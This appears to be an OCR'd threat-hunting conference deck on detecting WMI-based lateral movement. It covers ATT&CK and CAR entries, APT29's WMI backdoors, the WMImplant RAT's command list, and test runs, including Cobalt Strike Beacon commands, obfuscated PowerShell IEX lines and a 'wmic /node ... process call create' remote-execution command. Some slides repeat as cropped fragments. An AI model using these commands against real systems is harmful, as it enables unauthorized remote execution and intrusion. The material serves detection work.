
- Lateral Movement using WMI for Execution

Command Launched from WinLogon
CAR-2014-11-008 □

Remotely Launched Executables via WMI
CAR-2014-12-001 ☑

Lateral Movement	Execution
Application Deploym...	Windows Remote...
Remote Services	Service Execution
Windows Remote...	Windows Managem...
Logon Scripts	Scheduled Task

Now let’s take a look at WMI as execution technique for lateral movement.



ATT&CK TTP on WMI

https://attack.mitre.org/wiki/Technique/T1047

Windows Management Instrumentation

Unchecked

Windows Management Instrumentation (WMI) is a Windows administration feature that provides a uniform environment for local and remote access to Windows system components. It relies on the WMI service for local and remote access and the server message block (SMB)[1] and Remote Procedure Call Service (RPCS)[2] for remote access. RPCS operates over port 135.[3]

An adversary can use WMI to interact with local and remote systems and use it as a means to perform many tactic functions, such as gathering information for Discovery and remote Execution of files as part of Lateral Movement.[4]

Windows Management Instrumentation	
Technique	
ID	T1047
Tactic	Execution
Platform	Windows Server 2003, Windows Server 2008, Windows Server 2012, Windows XP, Windows 7, Windows 8, Windows Server 2003 R2, Windows Server 2008 R2, Windows Server 2012 R2, Windows Vista, Windows 8.1
System Requirements	WMI service, winmgmt, running. Host/network firewalls allowing SMB and WMI ports from source to destination. SMB authentication.
Permissions Required	User, Administrator
Data Sources	Authentication logs, Netflow/Enclave netflow, Process command-line parameters, Process monitoring
Supports Remote	Yes


Examples

- The Deep Panda group is known to utilize WMI for lateral movement.[5]
- APT29 used WMI to steal credentials and execute backdoors at a future time.[6]
- Lazarus Group malware SierraAlfa uses the Windows Management Instrumentation Command-line application wmic to start itself on a target system during lateral movement.[7]
- Stealth Falcon malware gathers system information via Windows Management Instrumentation (WMI).[8]
- The DustySky dropper uses Windows Management Instrumentation to extract information about the operating system and whether an anti-virus is active.[9]
- A BlackEnergy 2 plug-in uses WMI to gather victim host details.[10]

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 83

This is the WMI technique description from ATTACK under the Execution tactic, but also Discovery and Lateral Movement tactics are in the description.
The examples section include details on Threat Groups using this technique.

Who's (ab-)using WMI



FireEye
Products & Services
Solutions
Partners
Home > FireEye Blogs > Threat Research Blog > Dissecting One of APT29's Fileless WMI and PowerSh...

Dissecting One of APT29's Fileless WMI and PowerShell Backdoors (POSHSPY)


April 03, 2017 | by Matthew Dunwoody | Threat Research, Advanced Malware

Mandiant has observed APT29 using a stealthy backdoor that we call POSHSPY. POSHSPY leverages two of the tools the group frequently uses: PowerShell and Windows Management Instrumentation (WMI). In the investigations Mandiant has conducted, it appeared that APT29 deployed POSHSPY as a secondary backdoor for use if they lost access to their primary backdoors.

POSHSPY makes the most of using built-in Windows features – so-called "living off the land" – to make an especially stealthy backdoor. POSHSPY's use of WMI to both store and persist the backdoor code makes it nearly invisible to anyone not familiar with the intricacies of WMI. Its use of a PowerShell payload means that only legitimate system processes are utilized and that the malicious code execution can only be identified through enhanced logging or in memory. The backdoor's infrequent beaconing, traffic obfuscation, extensive encryption and use of geographically local, legitimate websites for command and control (C2) make identification of its network traffic difficult. Every aspect of POSHSPY is efficient and covert.

Fireeye has blogged about APT29 using WMI for persistence of a Powershell backdoor.
So WMI can also be used for persistence tactic.

Who's (ab-)using WMI



Challenge 4: Advanced Attack Techniques


- Windows Management Instrumentation (**WMI**)
  - Attacker used WMI to persist backdoors
  - Embedded backdoor files and PowerShell scripts in WMI repo
  - Used WMI to steal credentials from remote systems
  - Configured WMI to extract and execute backdoors months in the future, to evade remediation
- Attacker leveraged **PowerShell**
  - Stealthy backdoors
  - PowerShell scripts like Invoke-Mimikatz evaded A/V detection
  - Excellent WMI integration
- **Kerberos**
  - Attacker used Kerberos ticket attacks, which made tracking lateral movement difficult

THE FUTURE IS OURS
THEIRS
MANDIANT
A FireEye Company
FireEye
No Easy Breach: Challenges and Lessons from an Epic Investigation
Matthew Dunwoody, Nick Carr
DERBYCON 6.0
RECHARGE
LOUISVILLE, KENTUCKY • 2016

404 No Easy Breach Challenges and Lessons from an Epic Investigation Matthew Dunwoody Nick Carr

This is from a presentation called «No Easy Breach» from two Mandiant guys, which presented at SmooCon and DerbyCon last year.
I can highly recommend watching this talk video.

Who’s (ab-)using WMI



Challenge 4: Advanced

- Windows Management Instrume
  - Attacker used WMI to persist ba
  - Embedded backdoor files and P
  - Used WMI to steal credentials fr
  - Configured WMI to extract and e future, to evade remediation
- Attacker leveraged PowerShell
  - Stealthy backdoors
  - PowerShell scripts like Invoke-M
  - Excellent WMI integration
- Kerberos
  - Attacker used Kerberos ticket at movement difficult

MANDIANT A FireEye Company

404 No Easy Breach Chal
Investigation Matthew Du

Challenge 4: Advanced Attack Techniques


- Windows Management Instrumentation (**WMI**)
  - Attacker used WMI to persist backdoors
  - Embedded backdoor files and PowerShell scripts in WMI repo
  - Used WMI to steal credentials from remote systems
  - Configured WMI to extract and execute backdoors months in the future, to evade remediation
- Attacker leveraged **PowerShell**
  - Stealthy backdoors
  - PowerShell scripts like Invoke-Mimikatz evaded A/V detection
  - Excellent WMI integration
- **Kerberos**
  - Attacker used Kerberos ticket attacks, which made tracking lateral movement difficult

MANDIANT
A FireEye® Company

21 Copyright © FireEye, Inc. All rights reserved.

They also talked about how WMI was used for different tactics during an intrusion.

Who's (ab-)using WMI



WMImplant – A WMI Based Agentless Post-Exploitation RAT Developed in PowerShell

March 23, 2017 | by Christopher Truncer | Threat Research

Just over one year ago (November 2015), I released WMIOps, a PowerShell script that enables a user to carry out different actions via Windows Management Instrumentation (WMI) on the local machine or a remote machine. WMIOps can:

- Start or stop a process.
- Return a list of all running processes.
- Power off, reboot, or log users off the targeted system.
- Get a listing of all files within a directory.
- Read a file's contents.
- …and more.

As I continued to develop WMIOps and use it during Mandiant Red Team Operations, I realized that it has some of the same capabilities that are in Remote Access Tools (RATs). WMIOps's capabilities were in a state of disparate functions, but if I wove what existed along with new functionality, I could create a RAT. After months of development and internal testing, I'm happy to publicly release WMImplant.


WMImplant leverages WMI for the command and control channel, the means for executing actions (gathering data, issuing commands, etc.) on the targeted system, and data storage. It is designed to run both interactively and non-interactively. When using WMImplant interactively, it's designed to have a menu of commands reminiscent of Meterpreter, as shown in Figure 1.

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 87

In March this year Fireeye blogged about a new tool called «WMImplant» and the Powershell code was released to the public.

Who’s (ab-)using WMI



WMImplant

WMImplant is a PowerShell based tool that leverages WMI to both perform actions against targeted machines, but also as the C2 channel for issuing commands and receiving results. WMImplant will likely require local administrator permissions on the targeted machine.

Developed by @christruncer

WMImplant Functions:

Meta Functions


```
change_user                         -   Change the context of the user you will execute WMI commands as
exit                                -   Exits WMImplant
gen_cli                             -   Generate the command line command to use WMImplant non-interactively
set_default                         -   Sets the targeted system's WMI property back to its default value
help                                -   View the list of commands and descriptions
```

File Operations

```
cat                                 -   Reads the contents of a file
download                            -   Download a file from the targeted machine
ls                                  -   File/Directory listing of a specific directory
search                              -   Search for a file on a user-specified drive
upload                              -   Upload a file to the targeted machine
```

These are the short descriptions of WMIplant functions, like meta functions and file operations…

Who’s (ab-)using WMI



W
Pc
Pc

March

Just ov
via Wir

- Sta
- Re
- Po
- Ge
- Re
- …a

As I co
capabi
existed
release

WMIm
comma
WMIm

WMImpl

WMImplant is a P
C2 channel for iss
targeted machine

Developed by @c

WMImpl

Meta Funct

```
change_user
exit
gen_cli
set_default
help
```

File Operati

```
cat
download
ls
search
upload
```

Lateral Movement Facilitation

```
command_exec                  -   Run a command line command and receive the output
disable_wdigest               -   Removes registry value UseLogonCredential
disable_winrm                 -   Disables WinRM on the targeted system
enable_wdigest                -   Adds registry value UseLogonCredential
enable_winrm                  -   Enables WinRM on the targeted system
registry_mod                  -   Modify the registry on the targeted machine
remote_posh                   -   Run a PowerShell script on a remote machine and receive the output
sched_job                     -   Manipulate scheduled jobs
service_mod                   -   Create, delete, or modify system services
```


Process Operations

```
process_kill                  -   Kill a process via name or process id on the targeted machine
process_start                 -   Start a process on the targeted machine
ps                            -   Process listing
```

System Operations

```
active_users                  -   List domain users with active processes on the targeted system
basic_info                    -   Used to enumerate basic metadata about the targeted system
drive_list                    -   List local and network drives
ifconfig                      -   Receive IP info from NICs with active network connections
installed_programs            -   Receive a list of the installed programs on the targeted machine
logoff                        -   Log users off the targeted machine
reboot                        -   Reboot the targeted machine
power_off                     -   Power off the targeted machine
vacant_system                 -   Determine if a user is away from the system
```

… lateral movement like «command exec», process operations like «process start» and several system operations.



Testing with WMImplant


- Testing «command_exec» using WMImplant with PS-ISE

```
Command >: command_exec
What system are you targeting? >: [redacted]
Please provide the command you'd like to run >: ipconfig /all
Windows IP Configuration

   Host Name . . . . . . . . . . . . : [redacted]
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : [redacted]
```

```
Command >: command_exec
What system are you targeting? >: [redacted]
Please provide the command you'd like to run >: systeminfo
Host Name:                 [redacted]
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Workstation
OS Build Type:             Multiprocessor Free
```

```
⊟ wininit.exe (660)                 28.03.2017 17:16:31  n/a                  wininit.exe
  ⊟ services.exe (764)              28.03.2017 17:16:37  n/a                  C:\Windows\system32\services.exe
    ⊟ svchost.exe (888)             28.03.2017 17:16:58  n/a                  C:\Windows\system32\svchost.exe -k DcomLaunch
        wmiprvse.exe (692)          28.03.2017 17:18:38  n/a                  C:\Windows\system32\wbem\wmiprvse.exe
      ⊟ wmiprvse.exe (2248)         28.03.2017 17:20:40  n/a                  C:\Windows\system32\wbem\wmiprvse.exe
        ⊞ powershell.exe (9040)     [redacted]
        ⊟ powershell.exe (7648)     29.03.2017 18:13:04  29.03.2017 18:13:07  powershell $env:59HYplInv`oke-Ex`pression
            ipconfig.exe (6196)     29.03.2017 18:13:05  29.03.2017 18:13:06  "C:\Windows\system32\ipconfig.exe"  /all
        ⊟ powershell.exe (5560)     29.03.2017 18:13:35  29.03.2017 18:15:42  powershell IEX $env:Q6JS9
            systeminfo.exe (8600)   29.03.2017 18:13:36  29.03.2017 18:15:41  "C:\Windows\system32\systeminfo.exe"
        wmiprvse.exe (732)          28.03.2017 17:20:40  n/a                  C:\Windows\system32\wbem\wmiprvse.exe
```

I did some testing with WMImplant and used Sysinternals «Process Monitor» to analyze the process tree and command lines.
Here I used «command_exec» to run «ipconfig /all» and «systeminfo».



Testing with WMImplant

- Testing «process_start» using WMImplant with Beacon


```
beacon> powershell-import C:\[redacted]\WMImplant-master\WMImplant.ps1
[*] Tasked beacon to import: C:\[redacted]\WMImplant-master\WMImplant.ps1
[+] host called home, sent: 26752 bytes
```

```
beacon> powershell Invoke-WMImplant -ProcessStart -RemoteFile calc.exe -Target [redacted]
[*] Tasked beacon to run: Invoke-WMImplant -ProcessStart -RemoteFile calc.exe -Target [redacted]
[+] host called home, sent: 86 bytes
[+] received output:
```

⊟ wininit.exe (660)	28.03.2017 17:16:31	n/a	wininit.exe
⊟ services.exe (764)	28.03.2017 17:16:37	n/a	C:\Windows\system32\services.exe
⊟ svchost.exe (888)	28.03.2017 17:16:58	n/a	C:\Windows\system32\svchost.exe -k DcomLaunch
wmiprvse.exe (692)	28.03.2017 17:18:38	n/a	C:\Windows\system32\wbem\wmiprvse.exe
⊟ wmiprvse.exe (2248)	28.03.2017 17:20:40	n/a	C:\Windows\system32\wbem\wmiprvse.exe
notepad.exe (9100)	29.03.2017 17:24:52	n/a	notepad.exe
calc.exe (7628)	29.03.2017 17:25:08	n/a	calc.exe
wmiprvse.exe (732)	28.03.2017 17:20:40	n/a	C:\Windows\system32\wbem\wmiprvse.exe

Here I ran WMImplant «process_start» from a Cobalt Strike Beacon to start calc and notepad remotely.

Detecting WMI spawned proc’s



CAR-2014-12-001: Remotely Launched Executables via WMI

CAR-2014-12-001	
Submission Date	12/02/2014
Information Domain	Host, Network
Host Subtypes	Network, Process
Network Subtypes	PCAP
Network Protocols	RPC
Type	TTP
Contributor	MITRE

Adversaries can use Windows Management Instrumentation (WMI) to move laterally by launching executables remotely. For adversaries to achieve this, they must open a WMI connection to a remote host. This RPC activity is currently detected by CAR-2014-11-007: Remote Windows Management Instrumentation (WMI) over RPC. After the WMI connection has been initialized, a process can be remotely launched using the command: `wmic /node:"<hostname>" process call create "<command line>"`, which is detected via CAR-2016-03-002: Create Remote Process via WMIC.

